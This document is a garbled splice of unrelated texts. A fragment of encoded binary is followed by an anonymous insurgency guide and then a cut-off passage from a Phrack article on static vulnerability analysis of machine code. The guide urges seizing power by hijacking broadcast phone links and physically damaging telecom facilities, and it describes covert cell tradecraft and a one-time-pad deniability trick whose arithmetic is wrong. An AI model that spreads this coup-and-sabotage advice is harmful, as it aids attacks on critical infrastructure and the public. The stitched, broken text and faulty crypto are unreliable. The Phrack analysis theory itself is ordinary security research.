M^QLZ*/YN[[NC_K?\,--UL&OHC!K0UB‘>WC‘.<.3+B_R7#T9PU/G"1:F1VJ4J
M&(GAW^!E@J!JS,*8C9RWUT4)>HIWSI4%(^JR<;I7$VY‘BP’9,M*V;GY7QEA4
M<M/Z>]_&>’Z>G^?G^7E^GI_GY_EY?IZ?Y^?Y>7Z>G^?G^7E^GI_GY_EY?IZ?
HY^?Y>7Z>G^?G^7E^GI_GY_EY?IZ?Y^?Y>7Z>G\<]_Q=OV)(^‘‘@"‘‘‘‘
‘
end
```



Forget everything you know about revolutions. It's all wrong.

Fighting a conventional war in an industrialized nation is suicide. Even if you could field a military force capable of defeating the government forces, the wreckage wouldn't be worth having. Think about mortar shells landing in chemical plants. Massive toxic waste spills. Poisonous clouds drifting with the winds. Fighting a war in your own backyard is just plain stupid. Notice how the super-powers fight each other with proxy wars in other countries.

Sure it might be fun to form a militia and go play army with your friends in Idaho. Got some full-auto assault rifles? Maybe even mortars, heavy machine guns and some anti-aircraft guns?

Think they can take out an AC-130 lobbing artillery shells from 12 miles away? A flight of A-10s spitting depleted uranium shells the size of your fist at a rate that makes the cannon sound like a redlined dirt bike? A shooting war with a modern government is a shortcut to obliteration.

Most coups are accomplished (or thwarted) by skillful manipulation of information. There have been a number of countries where tyrants (and legitimate leaders) have been overthrown by very small groups using mass communications effectively.

The typical method involves blocking all (or most) information sources controlled by the government, and supplying an alternative that delivers your message. Usually, you just announce the change in government, tell everyone they are safe and impose a curfew for a short time to consolidate your control. Announce that the country, the police and the military are under your control, and keep repeating it. Saturate the airwaves with your message, while preventing any contradictory messages from propagation.

Virtually all broadcast media use the telephone network to deliver content from their studios to their transmitters. Networks use satellites and pstn to distribute content to local stations, which then use pstn to deliver it to the transmitter site.

Hijacking these phone connections accomplishes both goals, of denying the 'official' media access, and putting your own message out.

In cases where you can't hijack the transmitters, dropping the pstn will be effective. Police and military also use pstn to connect dispatch centers with transmitter towers. Recently, many have installed wireless (microwave) fallback systems.

Physically shutting down the pstn just prior to your broadcasts may be very effective. This is most easily accomplished by physical damage to the telco facilities, but there are also non-physical technical means to do this on a broad scale. Spelling them out here would only result in the holes being closed, but if you have people with the skill set to do this, it is preferable to physical means because you will have the advantage of utilizing these communications resources as your plan progresses.

Leveraging the Internet

Most of the FUD produced about insurgence and the internet is focused on "taking down" the internet. That's probably not the most effective use

of technical assets. An insurgency would benefit more from utilizing the net. One use is mass communications. Get your message out to the masses and recruit new members.

Another use is for communications within your group. This is where things get sticky. Most governments have the ability to monitor and intercept their citizen's internet traffic. The governments most deserving of being overthrown are probably also the most effective at electronic surveillance.

The gov will also infiltrate your group, so forums aren't going to be the best means of communicating strategies and tactics. Forums can be useful for broad discussions, such as mission statements, goals and recruiting. Be wary of traffic analysis and sniffing. TOR can be useful, particularly if your server is accessible only on TOR network.

Encryption is your best friend, but can also be your worst enemy. Keep in mind that encryption only buys you time. A good, solid cipher will not likely be read in real time by your opponent, but will eventually be cracked. The important factor here is that it not be cracked until it's too late to be useful.

A one time pad (OTP) is the best way to go. Generate random data and write it to 2, and only 2, DVDs. Physically transport the DVDs to each communications endpoint. Never let them out of your direct control. Do not mail them. Do not send keys over ssh or ssl. Physically hand the DVD to your counterpart on the other end. Never re-use a portion of the key.

Below is a good way to utilize your OTP:

Generate a good OTP (K), come up with a suspicious alternate message (M), and knowing your secret text (P), you calculate (where "+" = mod 26 addition):

K' = M + K
K'' = P + K
C = K' + P

Lock up K'' in a safety deposit box, and hide k' in some other off site, secure location. Keep C around with big "beware of Crypto systems" signs. When the rubber hose is broken out, take at least 2 good lickings, and then give up the key to the safety deposit box. They get K'', and calculate

K'' + C = M

thus giving them the bogus message, and protecting your real text.

Operational Security

The classic "cellular" configuration is the most secure against infiltration and compromise. A typical cell should have no more than 5-10 members. One leader, 2 members who each know how to contact one member of an 'upstream' cell, and 2 members who each know how to contact one member of a downstream cell. Nobody, including the leader, should know how to contact more than one person outside of their own cell.

Never use your real name, and never use your organizational alias in any other context.

Electronic communications between members should be kept to a minimum. When it is necessary, it should only be conducted via the OTP cipher. Preferably, these communications should consist of not much more than arranging a physical meeting. Meet at a pre-arranged place, and then go to another, un-announced place where surveillance is difficult, to discuss operational matters.

Do not carry a phone. Even a phone which is switched off can be tracked, and most can be used to eavesdrop on discussions even when

powered down. Removing the battery is only marginally safer, because tracking/listening gear can be built into the battery pack. If you find yourself stuck with a phone during a meeting, remove the battery and place both the phone and battery in a metal box and remove it from the immediate area of conversation.

It never hurts to generate some bogus traffic. Gibberish, random data, innocuous stories etc., all serve to generate noise in which to better hide your real communications.

Steganography can be useful when combined with solid crypto. Encrypt and stego small messages into something like a full length movie avi, and distribute it to many people via a torrent. Only your intended recipient will have the key to decrypt the stegged message. Be sure to stego some purely random noise into other movies, and torrent them as well.

Hopefully you'll find this document useful as a starting point for further discussion and refinement. It's not meant to be definitive, and is surely not comprehensive. Feel free to copy, add, edit or change as you see fit. Please do add more relative to your area(s) of expertise.

Automated vulnerability auditing in machine code

Tyler Durden <tyler@phrack.org>

Phrack Magazine #64

Version of May 22 2007

.::###::.

Software have bugs. That is quite a known fact.

----------[I. Introduction

In this article, we will discuss the design of an engine for automated vulnerability analysis of binary programs. The source code of the

Chevarista static analyzer is given at the end of this document.

The purpose of this paper is not to disclose 0day vulnerability, but to understand how it is possible to find them without (or with restricted) human intervention. However, we will not friendly provide the result of our automated auditing on predefined binaries : instead we will always take generic examples of the most common difficulties encountered when auditing such programs. Our goal is to enlight the underground community about writing your own static analyzer and not to be profitful for security companies or any profit oriented organization.

Instead of going straight to the results of the proposed implementation, we may introduce the domain of program analysis, without going deeply in the theory (which can go very formal), but taking the perspective of a hacker who is tired of focusing on a specific exploit problem and want to investigate until which automatic extend it is possible to find vulnerabilities and generate an exploit code for it without human intervention.

Chevarista hasnt reached its goal of being this completely automated tool, however it shows the path to implement incrementally such tool with a genericity that makes it capable of finding any definable kind of vulnerability.

Detecting all the vulnerabilities of a given program can be untractable, and this for many reasons. The first reason is that we cannot predict that a program running forever will ever have a bug or not. The second reason is that if this program ever stop, the number of states (as in "memory contexts") it reached and passed through before stopping is very big, and testing all of of possible concrete program paths would either take your whole life, or a dedicated big cluster of machine working on this for you during ages.

As we need more automated systems to find bugs for us, and we do not have such computational power, we need to be clever on what has to be analysed, how generic can we reason about programs, so a single small analyzer can reason about a lot of different kinds of bugs. After all, if the effort is not worth the genericity, its probably better to audit code manually which would be more productive. However, automated systems are not limited to vulnerability findings, but because of their tight relation with the analyzed program, they can find the exact conditions in which that bug happens, and what is the context to reach for triggering it.

But someone could interject me : "But is not Fuzzing supposed to do that already ?". My answer would be : Yes. But static analysis is the intelligence inside Fuzzing. Fuzzy testing programs give very good results but any good fuzzer need to be designed with major static analysis orientations. This article also applies somewhat to fuzzing but the proposed implementation of the Chevarista analyzer is not a fuzzer. The first reason is that Chevarista does not execute the program for analyzing it. Instead, it acts like a (de)compiler but perform analysis instead of translating (back) to assembly (or source) code. It is thus much more performant than fuzzing but require a lot of development and litterature review for managing to have a complete automatic tool that every hacker dream to maintain.

Another lost guy will support : "Your stuff looks more or less like an exploitation framework, its not so new". Exploitation frameworks are indeed not very new stuffs. None of them analyze for vulnerabilities, and actually only works if the builtin exploits are good enough. When the framework aims at letting you trigger exploits manually, then it is not an automated framework anymore. This is why Chevarista is not CORE-Impact or Metasploit : its an analyzer that find bugs in programs and tell you where they are.

One more fat guy in the end of the room will be threatening: "It is simply not possible to find vulnerabilities in code without the source .." and then a lot of people will stand up and declare this as a prophety, because its already sufficiently hard to do it on source code anyway. I would simply measure this judgement by several remarks: for some

peoples, assembly code -is- source code, thus having the assembly is like having the source, without a certain number of information. That is this amount of lost information that we need to recover when writing a decompiler.

First, we do not have the name of variables, but naming variables in a different way does not affect the result of a vulnerability analysis. Second, we do not have the types, but data types in compiled C programs do not really enforce properties about the variables values (because of C casts or a compiler lacking strong type checking). The only real information that is enforced is about variable size in memory, which is recoverable from an assembly program most of the time. This is not as true for C++ programs (or other programs written in higher level objects-oriented or functional languages), but in this article we will mostly focuss on compiled C programs.

A widely spread opinion about program analysis is that its harder to acheive on a low-level (imperative) language rather than a high-level (imperative) language. This is true and false, we need to bring more precision about this statement. Specifically, we want to compare the analysis of C code and the analysis of assembly code:

Available information	C code	Assembly code
Original variables names	Yes (explicit)	No
Original types names	Yes (explicit)	No
Control Sequentiality	Yes (explicit)	Yes (explicit)
Structured control	Yes (explicit)	Yes (recoverable)
Data dependencies	Yes (implicit)	Yes (implicit)
Data Types	Yes (explicit)	Yes (recoverable)
Register transfers	No	Yes (explicit)
Selected instructions	No	Yes (explicit)

Lets discuss those points more in details:

- The control sequentiality is obviously kept in the assembly, else the processor would not know how to execute the binary program. However the binary program does not contain a clearly structured tree of execution. Conditionals, but especially, Loops, do not appear as such in the executable code. We need a preliminary analysis for structuring the control flow graph. This was done already on source and binary code using different algorithms that we do not present in this article.

- Data dependencies are not explicit even in the source program, however we can compute it precisely both in the source code and the binary code. The dataflow analysis in the binary code however is slightly different, because it contains every single load and store between registers and the memory, not only at the level of variables, as done in the source program. Because of this, the assembly programs contains more instructions than source programs contain statements. This is an advantage and a disadvantage at the same time. It is an advantage because we can track the flow in a much more fine-grained fashion at the machine level, and that is what is necessary especially for all kind of optimizations, or machine-specific bugs that relies on a certain variable being either in the memory or in a register, etc. This is a disadvantage because we need more memory to analyse such bigger program listings.

- Data types are explicit in the source program. Probably the recovery of types is the hardest information to recover from a binary code. However this has been done already and the approach we present in this

paper is definitely compatible with existing work on type-based decompilation. Data types are much harder to recover when dealing with real objects (like classes in compiled C++ programs). We will not deal with the problem of recovering object classes in this article, as we focuss on memory related vulnerabilities.

- Register level anomalies can happen [DLB], which can be useful for a hacker to determine how to create a context of registers or memory when writing exploits. Binary-level code analysis has this advantage that it provides a tighter approach to exploit generation on real world existing targets.

- Instruction level information is interested again to make sure we dont miss bugs from the compiler itself. Its very academically well respected to code a certified compiler which prove the semantic equivalence between source code and compiled code but for the hacker point of view, it does not mean so much. Concrete use in the wild means concrete code, means assembly. Additionally, it is rarer but it has been witnessed already some irregularities in the processor's execution of specific patterns of instructions, so an instruction level analyzer can deal with those, but a source level analyzer cannot. A last reason I would mention is that the source code of a project is very verbose. If a code analyzer is embedded into some important device, either the source code of the software inside the device will not be available, or the device will lack storage or communication bandwidth to keep an accessible copy of the source code. Binary code analyzer do not have this dependencie on source code and can thus be used in a wider scope.

To sum-up, there is a lot of information recovery work before starting to perform the source-like level analysis. However, the only information that is not available after recovery is not mandatory for analysing code : the name of types and variables is not affecting the execution of a program. We will abstract those away from our analysis and use our own naming scheme, as presented in the next chapter of this article.

----------[II. Preparation

We have to go on the first wishes and try to understand better what vulnerabilities are, how we can detect them automatically, are we really capable to generate exploits from analyzing a program that we do not even execute ? The answer is yes and no and we need to make things clear about this. The answer is yes, because if you know exactly how to caracterize a bug, and if this bug is detectable by any algorithm, then we can code a program that will reason only about those known-in-advance vulnerability specificities and convert the raw assembly (or source) code into an intermediate form that will make clear where the specificities happens, so that the "signature" of the vulnerability can be found if it is present in the program. The answer is no, because giving an unknown vulnerability, we do not know in advance about its specificities that caracterize its signature. It means that we somewhat have to take an approximative signature and check the program, but the result might be an over-approximation (a lot of false positives) or an under-approximation (finds nothing or few but vulnerabilities exist without being detected).

As fuzzing and black-box testing are dynamic analysis, the core of our analyzer is not as such, but it can find an interest to run the program for a different purpose than a fuzzer. Those try their chance on a randomly crafted input. Fuzzer does not have a *inner* knowledge of the program they analyze. This is a major issue because the dynamic analyzer that is a fuzzer cannot optimize or refine its inputs depending on what are unobservable events for him. A fuzzer

can as well be coupled with a tracer [AD] or a debugger, so that fuzzing is guided by the debugger knowledge about internal memory states and variable values during the execution of the program.

Nevertheless, the real concept of a code analysis tool must be an integrated solution, to avoid losing even more performance when using an external debugger (like gdb which is awfully slow when using ptrace). Our technique of analysis is capable of taking decisions depending on internal states of a program even without executing them. However, our representation of a state is abstract : we do not compute the whole content of the real memory state at each step of execution, but consider only the meaningful information about the behavior of the program by automatically letting the analyzer to annotate the code with qualifiers such as : "The next instruction of the will perform a memory allocation" or "Register R or memory cell M will contain a pointer on a dynamically allocated memory region". We will explain in more details heap related properties checking in the type-state analysis paragraph of Part III.

In this part of the paper, we will describe a family of intermediate forms which bridge the gap between code analysis on a structured code, and code analysis on an unstructured (assembly) code. Conversion to those intermediate forms can be done from binary code (like in an analyzing decompiler) or from source code (like in an analyzing compiler). In this article, we will transform binary code into a program written in an intermediate form, and then perform all the analysis on this intermediate form. All the studies properties will be related to dataflow analysis. No structured control flow is necessary to perform those, a simple control flow graph (or even list of basic blocks with xrefs) can be the starting point of such analysis.

Lets be more concrete a illustrate how we can analyze the internal states of a program without executing it. We start with a very basic piece of code:

Stub 1:

```
if (a)                    o                    o  : internal state
  b++;          ->       / \
else                    o   o                 /\ : control-flow splitting
  c--;                   \ /                  \/ : control-flow merging
                          o
```


In this simplistic example, we represent the program as a graph whoose nodes are states and edges are control flow dependencies. What is an internal state ? If we want to use all the information of each line of code, we need to make it an object remembering which variables are used and modified (including status flags of the processors). Then, each of those control state perform certains operations before jumping on another part of the code (represented by the internal state for the if() or else() code stubs). Once the if/else code is finished, both paths merge into a unique state, which is the state after having executed the conditional statement. Depending how abstract is the analysis, the internal program states will track more or less requested information at each computation step. For example, once must differentiate a control-flow analysis (like in the previous example), and a dataflow analysis.

Imagine this piece of code:

Stub 2:

```
Code                    Control-flow            Data-flow with predicates

                                                        a
                                                    ---o---
                                                   /    \  \
                                                  /      \  \
                                                 /  c     \  \
c = 21;                      o                   |   o    b o  \
```

```
b = a;
a = 42;
if (b != c)
  a++;
else
  a--;
c += a;
-------
```

In a dataflow graph, the nodes are the variables, and the arrow are the dependences between variables. The control-flow and data-flow graphs are actually complementary informations. One only cares about the sequentiality in the graph, the other one care about the dependences between the variables without apparently enforcing any order of evaluation. Adding predicates to a dataflow graph helps at determining which nodes are involved in a condition and which instance of the successors data nodes (in our case, variable a in the if() or the else()) should be considered for our analysis.


As you can see, even a simple data-flow graph with only few variables starts to get messy already. To clarify the reprensentation of the program we are working on, we need some kind of intermediate representation that keep the sequentiality of the control-flow graph, but also provide the dependences of the data-flow graph, so we can reason on both of them using a single structure. We can use some kind of "program dependence graph" that would sum it up both in a single graph. That is the graph we will consider for the next examples of the article.

Some intermediate forms introduces special nodes in the data-flow graph, and give a well-recognizable types to those nodes. This is the case of Phi() and Sigma() nodes in the Static Single Assignment [SSA] and Static Single Information [SSI] intermediate forms and that facilitates indeed the reasoning on the data-flow graph. Additionally, decomposing a single variable into multiple "single assignments" (and multiple single use too, in the SSI form), that is naming uniquely each apparition of a given variable, help at desambiguizing which instance of the variable we are talking about at a given point of the program:

```
Stub 2 in SSA form
------------------

c1 = 21;
b1 = a1;
if (b1 != c1)
  a2 = a1 + 1;
else


  a3 = a1 - 1;
a4 = Phi(a2, a3)
c2 = c1 + a4;
----------------
```

```
Stub 2 in SSI form
------------------

c1 = 21;
b1 = a1;
(a3, a4) = Sigma(a2);
if (b1 != c1)
  a3 = a2 + 1;


else
  a4 = a2 - 1;
a5 = Phi(a3, a4);
c2 = c1 + a5;
------------------
```

```
Data-flow graph in SSI form
---------------------------
```



Note that we have not put the predicates (condition test) in that graph. In practice, its more convenient to have additional links in the graph, for predicates (that ease the testing of the predicate when walking on the graph), but we have removed it just for clarifying what is SSA/SSI about.

Those "symbolic-choice functions" Phi() and Sigma() might sound a little bit abstract. Indeed, they dont change the meaning of a program, but they capture the information that a given data node has multiple successors (Sigma) or ancestors (Phi). The curious reader is invited to look at the references for more details about how to perform the intermediate translation. We will here focuss on the use of such representation, especially when analyzing code with loops, like this one:

```
Stub 3 C code            Stub 3 in Labelled SSI form
-------------            ---------------------------

int a = 42;              int a1 = 42;
int i = 0;               int i1 = 0;

                         P1 = [i1 < a1]
                         (<i4:Loop>, <i9:End>) = Sigma(P1,i2);
                         (<a4:Loop>, <a9:End>) = Sigma(P1,a2);

while (i < a)
{                  =>    Loop:
                          a3 = Phi(<BLoop:a1>, <BEnd:a5>);
                          i3 = Phi(<BLoop:i1>, <BEnd:i5>);
  a--;                    a5 = a4 - 1;
  i++;                    i5 = i4 + 1;
                          P2 = [i5 < a5]
                          (<a4:Loop>, <a9:End>) = Sigma(P2,a6);
                          (<i4:Loop>, <i9:End>) = Sigma(P2,i6);
}
                         End:
                          a8 = Phi(<BLoop:a1>, <Bend:a5>);
                          i8 = Phi(<BLoop:i1>, <Bend:i5>);
a += i;                   a10 = a9 + i9;
-----------              ---------------------------------
```

By trying to synthetize this form a bit more (grouping the variables under a unique Phi() or Sigma() at merge or split points of the control flow graph), we obtain a smaller but identical program. This time, the Sigma and Phi functions do not take a single variable list in parameter, but a vector of list (one list per variable):

```
Stub 3 in Factored & Labelled SSI form
--------------------------------------

int a1 = 42;
int i1 = 0;

P1 = [i1 < a1]

(<i4:Loop>, <i9:End>)            (i2)
(                  ) = Sigma(P1,(  ));
(<a4:Loop>, <a9:End>)            (a2)


Loop:

(a3)      (<BLoop:a1>, <BEnd:a5>)
(  ) = Phi(                     );
(i3)      (<BLoop:i1>, <BEnd:i5>)

a5 = a4 - 1;
i5 = i4 + 1;
```

```
P2 = [i5 < a5]

(<a4:Loop>, <a9:End>)              (a6)
(                   ) = Sigma(P2, (  ));
(<i4:Loop>, <i9:End>)              (i6)

End:

(a8)      (<BLoop:a1>, <Bend:a5>)
(  ) = Phi(                      );
(i8)      (<BLoop:i1>, <Bend:i5>)

a10 = a9 + i9;
----------------------------------------
```

How can we add information to this intermediate form ? Now the Phi() and Sigma() functions allows us to reason about forward dataflow (in the normal execution order, using Sigma) and backward dataflow analysis (in the reverse order, using Phi). We can easily find the inductive variables (variables that depends on themselves, like the index or incrementing pointers in a loop), just using a simple analysis:

Lets consider the Sigma() before each Label, and try to iterate its arguments:

```
(<a4:Loop>, <a9:End>)              (a6)
(                   ) = Sigma(P2, (  ));
(<i4:Loop>, <i9:End>)              (i6)


->      (<a5:Loop>,<a10:End>)
        (                   )
        (<i5:Loop>,   _|_   )


->      (<a6:Loop>,   _|_   )
        (                   )
        (<i6:Loop>,   _|_   )
```

We take _|_ ("bottom") as a notation to say that a variable does not have any more successors after a certain iteration of the Sigma() function.

After some iterations (in that example, 2), we notice that the left-hand side and the right-hand side are identical for variables a and i. Indeed, both side are written given a6 and i6. In the mathematical jargon, that is what is called a fixpoint (of a function F) :

```
F(X) = X
```

or in this precise example:

```
a6 = Sigma(a6)
```

By doing that simple iteration-based analysis over our symbolic functions, we are capable to deduce in an automated way which variables are inductives in loops. In our example, both a and i are inductive. This is very useful as you can imagine, since those variables become of special interest for us, especially when looking for buffer overflows that might happen on buffers in looping code.

We will now somewhat specialize this analysis in the following part of this article, by showing how this representation can apply to

------------------[III. Analysis

The previous part of the article introduced various notions in program analysis. We might not use all the formalism in the future of this article, and focuss on concrete examples. However, keep in mind that we reason from now for analysis on the intermediate form programs. This intermediate form is suitable for both source code and binary code, but we will keep on staying at binary level for our examples, proposing the translation to C only for understanding purposes. Until now, we have shown our to understand data-flow analysis and finding inductive variables from the (source or binary) code of the program.

So what are the steps to find vulnerabilities now ?

A first intuition is that there is no generic definition for a vulnerability. But if we can describes them as behavior that violates a certain precise property, we are able to state if a program has a vulnerability or not. Generally, the property depends on the class of bugs you want to analyse. For instance, properties that express buffer overflow safety or property that express a heap corruption (say, a double free) are different ones. In the first case, we talk about the indexation of a certain memory zone which has to never go further the limit of the allocated memory. Additionally, for having an overflow, this must be a write access. In case we have a read access, we could refer this as an info-leak bug, which may be blindly or unblindly used by an attacker, depending if the result of the memory read can be inspected from outside the process or not. Sometimes a read-only out of bound access can also be used to access a part of the code that is not supposed to be executed in such context (if the out-of-bound access is used in a predicate). In all cases, its interesting anyway to get the information by our analyzer of this unsupposed behavior, because this might lead to a wrong behavior, and thus, a bug.

In this part of the article, we will look at different class of bugs, and understand how we can caracterize them, by running very simple and repetitive, easy to implement, algorithm. This algorithm is simple only because we act on an intermediate form that already indicates the meaningful dataflow and controlflow facts of the program. Additionally, we will reason either forward or backward, depending on what is the most adapted to the vulnerability.

We will start by an example of numerical interval analysis and show how it can be useful to detect buffer overflows. We will then show how the dataflow graph without any value information can be useful for finding problems happening on the heap. We will enrich our presentation by describing a very classic problem in program analysis, which is the discovery of equivalence between pointers (do they point always on the same variable ? sometimes only ? never ?), also known as alias analysis. We will explain why this analysis is mandatory for any serious analyzer that acts on real-world programs. Finally, we will give some more hints about analyzing concurrency properties inside multithread code, trying to caracterize what is a race condition.

------------[A. Numerical intervals

When looking for buffer overflows or integer overflows, the mattering information is about the values that can be taken by memory indexes or integer variables, which is a numerical value.

Obviously, it would not be serious to compute every single possible value for all variables of the program, at each program path : this would take too much time to compute and/or too much memory for the values graph to get mapped entirely.

By using certain abstractions like intervals, we can represent the set of all possible values of a program a certain point of the program. We will illustrate this by an example right now. The example itself is meaningless, but the interesting point is to understand the mecanized way of deducing information using the dataflow information of the program graph.

We need to start by a very introductionary example, which consists of finding

Stub 4	Interval analysis of stub 4
`int a, b;`	
`b = 0;`	b = [0 to 0]
`if (rand())`	
`b--;`	b = [-1 to -1]
`else`	
`b++;`	b = [1 to 1]
	After if/else:
	b = [-1 to 1]
`a = 1000000 / b;`	a = [1000000 / -1 to 1000000 / 1] [Reported Error: b can be 0]

In this example, a flow-insensitive analyzer will merge the interval of values at each program control flow merge. This is a seducing approach as you need to pass a single time on the whole program to compute all intervals. However, this approach is untractable most of the time. Why ? In this simple example, the flow-insensitive analyzer will report a bug of potential division by 0, whereas it is untrue that b can reach the value 0 at the division program point. This is because 0 is in the interval [-1 to 1] that this false positive is reported by the analyzer. How can we avoid this kind of over-conservative analysis ?

We need to introduce some flow-sensitiveness to the analysis, and differentiate the interval for different program path of the program. If we do a complete flow sensitive analysis of this example, we have:

Stub 4	Interval analysis of stub 4
`int a, b;`	
`b = 0;`	b = [0 to 0]
`if (rand())`	
`b--;`	b = [-1 to -1]
`else`	
`b++;`	b = [1 to 1]
	After if/else:
	b = [-1 to -1 OR 1 to 1]
`a = 1000000 / b;`	a = [1000000 / -1 to 1000000 / -1] or

```
                                          [1000000 /  1 to 1000000 /  1]
                                        = {-1000000 or 1000000}
```

Then the false positive disapears. We may take care of avoiding to be flow sensitive from the beginning. Indeed, if the flow-insensitive analysis gives no bug, then no bugs will be reported by the flow-sensitive analysis either (at least for this example). Additionally, computing the whole flow sensitive sets of intervals at some program point will grow exponentially in the number of data flow merging point (that is, Phi() function of the SSA form).

For this reason, the best approach seems to start with a completely flow insensitive, and refine the analysis on demand. If the program is transforted into SSI form, then it becomes pretty easy to know which source intervals we need to use to compute the destination variable interval of values. We will use the same kind of analysis for detecting buffer overflows, in that case the interval analysis will be used on the index variables that are used for accessing memory at a certain offset from a given base address.

Before doing this, we might want to do a remark on the choice of an interval abstraction itself. This abstraction does not work well when bit swapping is involved into the operations. Indeed, the intervals will generally have meaningless values when bits are moved inside the variable. If a cryptographic operation used bit shift that introduces 0 for replacing shifted bits, that would not be a a problem, but swapping bits inside a giv
en
word is a problem, since the output interval is then meaningless.

ex:

```
       c = a | b                (with A, B, and C integers)
       c = a ^ b
       c = not(c)
```

Giving the interval of A and B, what can we deduce for the intervals of C ? Its less triv
ial
than a simple numerical change in the variable. Interval analysis is not very well adapte
d
for analyzing this kind of code, mostly found in cryptographic routines.

We will now analyze an example that involves a buffer overflow on the heap. Before doing the interval analysis, we will do a first pass to inform us about the statement related to memory allocation and disallocation. Knowing where memory is allocated and disallocated is a pre-requirement for any further bound checking analysis.

```
Stub 5                                    Interval analysis with alloc annotations
------                                    ----------------------------------------

char *buf;                                buf = _|_ (uninitialized)
int   n = rand();                         n   = [-Inf, +Inf]
buf = malloc(n)                           buf = initialized of size [-Inf to Inf]
i   = 0;                                  i   = [0,0], [0,1] ... [0,N]

while (i <= n)
{
  assert(i < N)
  buf[i] = 0x00;

  i++;                                    i   = [0,1], [0,2] ... [0,N]
                                              (iter1  iter2 ... iterN)
}
return (i);
```

Lets first explain that the assert() is a logical representation in the intermediate form, and is not an assert() like in C program. Again, we never do any dynamic analysis but only static analysis without any execution. In the static analysis of the intermediat
e
form program, a some point the control flow will reach a node containing the assert state

ment.
In the intermediate (abstract) word, reaching an assert() means performing a check on the abstract value of the predicate inside the assert (i < N). In other words, the analyzer will check if the assert can be false using interval analysis of variables, and will prin
t
a bug report if it can. We can also let the assert() implicits, but representing them explicitely make the analysis more generic, modular, and adaptable to the user.

As you can see, there is a one-byte-overflow in this example. It is pretty trivial to spot it manually, however we want to develop an automatic routine for doing it. If we deploy the analysis that we have done in the previous example, the assert() that was automatically inserted by the analyzer after each memory access of the program will fail after N iterations. This is because arrays in the C language start with index 0
and
finish with an index inferior of 1 to their allocated size. Whatever kind of code will be inserted between those lines (except, of course, bit swapping as previously mentioned), we will always be able to propagate the intervals and find that memory access are done beyond the allocated limit, then finding a clear memory leak or memory overwrite vulnerability in the program.

However, this specific example brings 2 more questions:

- We do not know the actual value of N. Is it a problem ? If we manage to see that the constraint over the index of buf is actually the same variable (or have the same value than) the size of the allocated buffer, then it is not a problem. We will develop this in the alias analysis part of this article when this appears to be a difficulty.

- Whatever the value of N, and provided we managed to identify N all definitions and use of the variable N, the analyzer will require N iteration over the loop to detect the vulnerability. This is not acceptable, especially if N is very big, which in that case many minuts will be necessary for analysing this loop, when we actually want an answer in the next seconds.

The answer for this optimization problem is a technique called Widening, gathered from the theory of abstract interpretation. Instead of executing the loop N times until the loop condition is false, we will directly in 1 iteration go to the last possible value in a certain interval, and this as soon as we detect a monotonic increase of the interval. The previous example would then compute like in:

```
Stub 5                                  Interval analysis with Widening
------                                  -------------------------------

char *buf;                              buf = _|_ (uninitialized)
int   n = rand();                       n   = [-Inf, +Inf]
buf = malloc(n)                         buf = initialized of size [-Inf to Inf]
i   = 0;                                i = [0,0]

while (i <= n)
{
  assert(i < N);                            iter1  iter2 iter3 iter4  ASSERT!
  buf[i] = 0x00;                        i = [0,0], [0,1] [0,2] [0,N]
  i++;                                  i = [0,1], [0,2] [0,3] [0,N]
}
return (i);
```

Using this test, we can directly go to the biggest possible interval in only a few iterations, thus reducing drastically the requested time for finding the vulnerability. However this optimization might introduce additional difficulties when conditional statement is inside the loop:

```
Stub 6                                  Interval analysis with Widening
------                                  -------------------------------

char *buf;                              buf = _|_ (uninitialized)
```

```
int   n = rand() + 2;                  n   = [-Inf, +Inf]
buf = malloc(n)                        buf = initialized of size [-Inf to Inf]
i   = 0;                               i = [0,0]

while (i <= n)                         i = [0,0] [0,1] [0,2] [0,N] [0,N+1]
{
  if (i < n - 2)                       i = <same than previously for all iterations>
  {
    assert(i < N - 1)                  [Never triggered !]
    buf[i] = 0x00;                     i = [0,0] [0,1] [0,2] [0,N] <False positive>
  }
  i++;                                 i = [0,1] [0,2] [0,3] [0,N] [0,N+1]
}
return (i);
```

In this example, we cannot assume that the interval of i will be the same everywhere in the loop (as we might be tempted to do as a first hint for handling intervals in a loop). Indeed, in the middle of the loop stands a condition (with predicate being i < n - 2) which forbids the interval to grow in some part of the code. This is problematic especially if we decide to use widening until the loop breaking condition. We will miss this more subtle repartition of values in the variables of the loop. The solution for this is to use widening with thresholds. Instead of applying widening in a single time over the entire loop, we will define a sequel of values which corresponds to "strategic points" of the code, so that we can decide to increase precisely using a small-step values iteration.

The strategic points can be the list of values on which a condition is applied. In our case we would apply widening until n = N - 2 and not until n = N. This way, we will not trigger a false positive anymore because of an overapproximation of the intervals over the entire loop. When each step is realized, that allows to annotate which program location is the subject of the widening in the future (in our case: the loop code before and after the "if" statement).

Note that, when we reach a threshold during widening, we might need to apply a small-step iteration more than once before widening again until the next threshold. For instance, when predicates such as (a != immed_value) are met, they will forbid the inner code of the condition to have their interval propagated. However, they will forbid this just one iteration (provided a is an inductive variable, so its state will change at next iteration) or multiple iterations (if a is not an inductive variable and will be modified only at another moment in the loop iterative abstract execution). In the first case, we need only 2 small-step abstract iterations to find out that the interval continues to grow after a certain iteration.
In the second case, we will need multiple iteration until some condition inside the loop is reached. We then simply needs to make sure that the threshold list includes the variable value used at this predicate (which heads the code where the variable a will change). This way, we can apply only 2 small-step iterations between those "bounded widening" steps, and avoid generating false positives using a very optimized but precise abstract evaluation sequence.

In our example, we took only an easy example: the threshold list is only made of 2 elements (n and (n - 2)). But what if a condition is realized using 2 variables and not a variable and an immediate value ? in that case we have 3 cases:

CASE1 - The 2 variables are inductive variables: in that case, the threshold list of the

two variables
must be fused, so widening do not step over a condition that would make it lose precision . This
seem to be a reasonable condition when one variable is the subject of a constraint that i nvolve
